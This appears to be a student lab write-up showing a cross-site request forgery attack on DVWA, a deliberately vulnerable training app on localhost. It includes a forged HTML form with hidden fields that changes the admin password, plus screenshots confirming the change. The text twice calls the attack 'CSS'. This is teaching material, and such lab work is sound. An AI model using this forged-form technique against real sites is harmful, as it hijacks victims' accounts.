
A screenshot of a Microsoft Windows desktop showing a web browser window for DVWA. The title bar says "localhost:8080/dvwa/vulnerabilities/csrf/". The main content is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It shows a form for changing an admin password, with fields for "New password" and "Confirm new password". A "Change" button is present. Below the form, a "More Information" section lists three links: https://owasp.org/www-community/attacks/csrf, http://www.cgisecurity.com/csrf-faq.html, and https://en.wikipedia.org/wiki/Cross-site_request_forgery. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, **CSRF**, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The "CSRF" option is highlighted. At the bottom right, there's a footer with system icons and the date/time: 18:47, 16-11-2021.

View Page Source and copy the form data to change the script



```
59 <div class="body_padded">
60   <h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>
61
62   <div class="vulnerable_code_area">
63     <h3>Change your admin password:</h3>
64     <br />
65     <div id="test_credentials">
66
67       <button onclick="testFunc()">Test Credentials</button><br /><br />
68       <script>
69         function testFunc() {
70           window.open("./vulnerabilities/csrf/test_credentials.php", "_blank",
71           "toolbar=yes,scrollbars=yes,resizable=yes,top=500,left=500,width=600,height=400");
72         }
73       </script>
74
75       <div><br />
76       <form action="#" method="GET">
77         New password:<br />
78         <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
79         Confirm new password:<br />
80         <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
81         <br />
82         <input type="submit" value="Change" name="Change">
83       </form>
84
85     </div>
86
87     <h2>More Information</h2>
88     <ul>
89       <li><a href="https://owasp.org/www-community/attacks/csrf" target="_blank">https://owasp.org/www-community/attacks/csrf</a></li>
90       <li><a href="http://www.cgisecurity.com/csrf-faq.html" target="_blank">http://www.cgisecurity.com/csrf-faq.html</a></li>
91       <li><a href="https://en.wikipedia.org/wiki/Cross-site_request_forgery" target="_blank">https://en.wikipedia.org/wiki/Cross-site_request_forgery </a></li>
92     </ul>
93   </div>
94
95   <br /><br />
96
97   </div>
98
99   <div class="clear">
100  </div>
101
102
103  <div id="system_info">
104    <input type="button" value="View Help" class="popup_button" id="help_button" data-help-url='../../vulnerabilities/view_help.php?id=csrf&security=lo
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
```

Changing the script to perform CSS




```
<form action="http://localhost:8080/dvwa/vulnerabilities/csrf/?" method="GET">
  <h2>CLICK HERE- {ISAA LAB HRITIK DUBEY 19BIT0150 Change Password to reg no. }:<br /></h2>
  <input type="hidden" AUTOCOMPLETE="off" name="password_new" value = "19BIT0150"><br />
  <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="19BIT0150"><br />
  <br />
  <input type="submit" value="Change" name="Change">
</form>
```

```


<form
action="http://localhost:8080/dvwa/vulnerabilities/csrf
/?" method="GET"><br><br><br>
            <h2>CLICK HERE- {ISAA LAB HRITIK DUBEY
19BIT0150 Change Password to reg no. }:<br /></h2>
            <input type="hidden" AUTOCOMPLETE="off"
name="password_new" value ="19BIT0150"><br />
            <input type="hidden" AUTOCOMPLETE="off"
name="password_conf" value="19BIT0150"><br />
            <br />
            <input type="submit" value="Change"
name="Change">

</form>

```



CLICK HERE- {ISAA LAB HRITIK DUBEY 19BIT0150 Change Password to reg no. }:



Password changed to 19BIT0150 using DVWA low security using the CSS.

The screenshot shows a Microsoft Windows desktop environment with a browser window open to the DVWA (Damn Vulnerable Web Application) CSRF page. The browser's address bar shows the URL `localhost:8080/dvwa/vulnerabilities/csrf/?password_new=19BIT0150&password_conf=19BIT0150&Change=Change`. The DVWA logo is at the top, and the main title is "Vulnerability: Cross Site Request Forgery (CSRF)". On the left, a sidebar menu lists various attack types, with "CSRF" currently selected. The main content area displays a form titled "Change your admin password:" with fields for "New password:" and "Confirm new password:", both containing the value "19BIT0150". A "Change" button is present, and below it, the message "Password Changed." is displayed in red. To the right of the main content, a "More Information" section lists three links: <https://owasp.org/www-community/attacks/csrf>, <http://www.cgisecurity.com/csrf-faq.html>, and https://en.wikipedia.org/wiki/Cross-site_request_forgery. In the bottom right corner of the desktop, a Notepad window is open with the title "*Untitled - Notepad" and the text "19BIT0150 HRITIK DUBEY". The desktop taskbar at the bottom shows various pinned icons and the date/time as 16-11-2021 19:02.